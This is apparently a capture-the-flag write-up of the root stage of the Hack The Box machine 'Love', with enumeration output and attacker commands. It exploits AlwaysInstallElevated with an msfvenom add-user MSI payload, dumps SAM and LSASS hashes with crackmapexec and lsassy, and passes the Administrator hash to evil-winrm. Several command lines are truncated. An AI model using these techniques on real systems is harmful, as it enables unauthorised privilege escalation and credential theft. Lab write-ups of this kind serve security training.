
Getting ROOT Flag:

WINPEAS:


- Screen Shot of all interesting findings:




```
����������͹ Enumerating Security Packages Credentials
  Version: NetNTLMv2
  Hash:    Phoebe::LOVE:1122334455667788:8104573fdb34b0bdb87657d997524dec:0101000000000000102cf782202edb01b5edbe55ae2c68e3000000000080030003000000000000000000000000000002000002b86335a56a95dce15417ae70868e9f847155e4bd87951d84aa7986a898704440a001000000000000000000000000000000
0000000090000000000000000000000
```




```
����������͹ Installed Applications --Via Program Files/Uninstall registry--
� Check if you can modify installed software https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#software
    C:\Program Files\Common Files
    C:\Program Files\CUAssistant
    C:\Program Files\desktop.ini
    C:\Program Files\Internet Explorer
    C:\Program Files\Microsoft Update Health Tools
    C:\Program Files\ModifiableWindowsApps
    C:\Program Files\rempl
    C:\Program Files\Uninstall Information
    C:\Program Files\VMware
    C:\Program Files\Windows Defender
    C:\Program Files\Windows Defender Advanced Threat Protection
    C:\Program Files\Windows Mail
    C:\Program Files\Windows Media Player
    C:\Program Files\Windows Multimedia Platform
    C:\Program Files\Windows NT
    C:\Program Files\Windows Photo Viewer
    C:\Program Files\Windows Portable Devices
    C:\Program Files\Windows Security
    C:\Program Files\Windows Sidebar
    C:\Program Files\WindowsApps
    C:\Program Files\WindowsPowerShell
    C:\xampp(Authenticated Users [WriteData/CreateFiles])
```




```
����������͹ Display information about local users
   Computer Name           :   LOVE
   User Name               :   Administrator
   User Id                 :   500
   Is Enabled              :   True
   User Type               :   Administrator
   Comment                 :   Built-in account for administering the computer/domain
   Last Logon              :   11/3/2024 10:43:35 AM
   Logons Count            :   855
   Password Last Set       :   4/12/2021 12:24:41 PM
```




```
����������□ Current Token privileges
� Check if you can escalate privilege using some enabled token https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#token-manipulation
    SeShutdownPrivilege: DISABLED
    SeChangeNotifyPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeUndockPrivilege: DISABLED
    SeIncreaseWorkingSetPrivilege: DISABLED
    SeTimeZonePrivilege: DISABLED
```




```
����������□ Users
� Check if you have some admin equivalent privileges https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#users-and-groups
  Current user: Phoebe
  Current groups: Domain Users, Everyone, Builtin\Remote Management Users, Users, Interactive, Console Logon, Authenticated Users, This Organization, Local account, Local, NTLM Authentication
   ═══════════════════════════════════════════════════════════════════════════════

    LOVE\Administrator: Built-in account for administering the computer/domain
        |->Groups: Administrators
        |->Password: CanChange-NotExpi-Req

    LOVE\DefaultAccount(Disabled): A user account managed by the system.
        |->Groups: System Managed Accounts Group
        |->Password: CanChange-NotExpi-NotReq

    LOVE\Guest(Disabled): Built-in account for guest access to the computer/domain
        |->Groups: Guests
        |->Password: NotChange-NotExpi-NotReq

    LOVE\Phoebe: Workstation Power User
        |->Groups: Remote Management Users,Users
        |->Password: CanChange-NotExpi-Req

    LOVE\WDAGUtilityAccount(Disabled): A user account managed and used by the system for Windows Defender Application Guard scenarios.
        |->Password: CanChange-Expi-Req
```



```
File Path Rule

Rule Type:                Msi
Enforcement Mode:         Enabled
Name:                     %OSDRIVE%\Administration\*
Translated Name:          c:\administration
Description:
Action:                   Allow
User Or Group Sid:        S-1-5-21-2955427858-187959437-2037071653-1002

Conditions
Path:                     %OSDRIVE%\Administration\*
 Directory "c:\administration" Permissions: Phoebe [AllAccess],Authenticated Users [WriteData/CreateFiles]

═══════════════════════════════════════════════════════════════════════════════

File Publisher Rule

Rule Type:                Msi
Enforcement Mode:         Enabled
Name:                     (Default Rule) All digitally signed Windows Installer files
Description:              Allows members of the Everyone group to run digitally signed Windows Installer files.
Action:                   Allow
User Or Group Sid:        S-1-1-0

Conditions
Binary Name:              *
Binary Version Range:     (0.0.0.0 - *)
Product Name:             *
Publisher Name:           *

═══════════════════════════════════════════════════════════════════════════════
```




```
   ProductType                          :       6

����������� Enumerating NTLM Settings
  LanmanCompatibilityLevel    :  (Send NTLMv2 response only - Win7+ default)


  NTLM Signing Settings
      ClientRequireSigning    : False
      ClientNegotiateSigning  : True
      ServerRequireSigning    : False
      ServerNegotiateSigning  : False
      LdapSigning             : Negotiate signing (Negotiate signing)
```



```
����������� Checking AlwaysInstallElevated
�  https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#alwaysinstallelevated
    AlwaysInstallElevated set to 1 in HKLM!
    AlwaysInstallElevated set to 1 in HKCU!
```

- https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#alwaysinstallelevated



Metasploit payloads

```
msfvenom -p windows/adduser USER=rottenadmin PASS=P@ssword123! -f msi-nouac -o alwe.msi #
msfvenom -p windows/adduser USER=rottenadmin PASS=P@ssword123! -f msi -o alwe.msi #Using
```


- We Can Generate a payload with msfvenom

```
msfvenom -p windows/adduser USER=rottenadmin PASS=P@ssword123! -
msfvenom -p windows/adduser USER=rottenadmin PASS=P@ssword123! -
```

- creating payload from the `windows/adduser` module
- specifying the Username and Password.
- `-f` specifying the file format. and `-o` is the file output name.

Running The payload:


- to transfer the file I opened an HTTP server on my Kali and did curl with the `-o` option to transfer the `.msi` over to the windows machine.
- I downloaded the file into the `C:\\User\\Public` directory



```
C:\Users\Public>dir
 Volume in drive C has no label.
 Volume Serial Number is 56DE-BA30

 Directory of C:\Users\Public

11/03/2024  11:14 AM    <DIR>          .
11/03/2024  11:14 AM    <DIR>          ..
04/12/2021  01:10 PM    <DIR>          Documents
04/12/2021  01:03 PM    <DIR>          Downloads
04/12/2021  01:03 PM    <DIR>          Music
04/12/2021  01:03 PM    <DIR>          Pictures
11/03/2024  11:14 AM           159,744 testing.msi
04/12/2021  01:03 PM    <DIR>          Videos
               1 File(s)        159,744 bytes
               7 Dir(s)   4,065,304,576 bytes free

C:\Users\Public>.\testing.msi

C:\Users\Public>net user

User accounts for \\LOVE

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
Phoebe                   rottenadmin              WDAGUtilityAccount
The command completed successfully.
```

Checking if the user account was added with winPEAS:

```
winPEASx64.exe userinfo #display only user information
```




```
Computer Name            :   LOVE
User Name                :   rottenadmin
User Id                  :   1003
Is Enabled               :   True
User Type                :   Administrator
Comment                  :
Last Logon               :   1/1/1970 12:00:00 AM
Logons Count             :   0
Password Last Set        :   11/3/2024 11:16:05 AM
```

- rotten admin was added. Let's use `crackmapexec` to dump the SAM since we're a part of the administrator group now we have access to it.

DUMPING SAM with Crackmapexec

- first I want to check if I have local admin access with the newly create admin account so I will run crackmapexec with smb with no other options enabled to see if I have Pwn3d the machine or not.


```
crackmapexec smb 10.10.10.239 -u "rottenadmin" -p $(cat passwd.t
```



```
┌──(kali㉿kali)-[~/Desktop/HTB/love]
└─$ crackmapexec smb 10.10.10.239 -u "rottenadmin" -p $(cat passwd.txt)
SMB         10.10.10.239    445    LOVE             [*] Windows 10 Pro 19042 x64 (name:LOVE) (domain:Love) (signing:False) (SMBv1:True)
SMB         10.10.10.239    445    LOVE             [+] Love\rottenadmin:P@ssword123! (Pwn3d!)
```

- we can dump the SAM which is the local database that stores password hashes for the users in the local machine.

```
crackmapexec smb 10.10.10.239 -u "rottenadmin" -p $(cat passwd.t
```




```
┌──(kali㉿kali)-[~/Desktop/HTB/love]
└─$ crackmapexec smb 10.10.10.239 -u "rottenadmin" -p $(cat passwd.txt) --sam
SMB         10.10.10.239    445    LOVE             [*] Windows 10 Pro 19042 x64 (name:LOVE) (domain:Love) (signing:False) (SMBv1:True)
SMB         10.10.10.239    445    LOVE             [+] Love\rottenadmin:P@ssword123! (Pwn3d!)
SMB         10.10.10.239    445    LOVE             [+] Dumping SAM hashes
SMB         10.10.10.239    445    LOVE             Administrator:500:aad3b435b51404eeaad3b435b51404ee:aab42ca009fed69fa5ee57c52cf5bcf1:::
SMB         10.10.10.239    445    LOVE             Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.10.10.239    445    LOVE             DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.10.10.239    445    LOVE             WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:a76ad78f85923b7b58e79c8b818efa32:::
SMB         10.10.10.239    445    LOVE             Phoebe:1002:aad3b435b51404eeaad3b435b51404ee:a9ccd3a011ceb45b44ce6f6b40122268:::
SMB         10.10.10.239    445    LOVE             rottenadmin:1003:aad3b435b51404eeaad3b435b51404ee:c5f2d015f316018f6405522825689ffe:::
SMB         10.10.10.239    445    LOVE             [+] Added 6 SAM hashes to the database
```

Dumping LSASS for practice:

- And Just for practice I also DUMPED LSASSY since from the user info in `winPEAS` it showed me that the Administrator has recently logged-in so maybe there are cached Creds for his account.

```
lsassy 10.10.10.239 -u "rottenadmin" -p $(cat passwd.txt)
```




```
┌──(kali㉿kali)-[~/Desktop/HTB/love]
└─$ lsassy 10.10.10.239 -u "rottenadmin" -p $(cat passwd.txt)
10.10.10.239 - LOVE\Phoebe                      [NT] a9ccd3a011ceb45b44ce6f6b40122268 | [SHA1] bee710c4f73ff617883366fa157d8a324025cfde
10.10.10.239 - LOVE\Administrator               [NT] aab42ca009fed69fa5ee57c52cf5bcf1 | [SHA1] 0a80250316798d51d8ebc8f9f8208dc4bd4e3992
```


evil-winrm

- Remeber from our nmap we had `port 5985` `port 5986`, these ports are for remoting into a windows machine. we can leverage this to do a pass the NTLM hash that we got from dumping SAM and LSASS, to be able to access the winrm service to remote into the Windows machine as administrator.

```
evil-winrm -i 10.10.10.239 -u "Administrator" -H "aab42ca009fed6
```

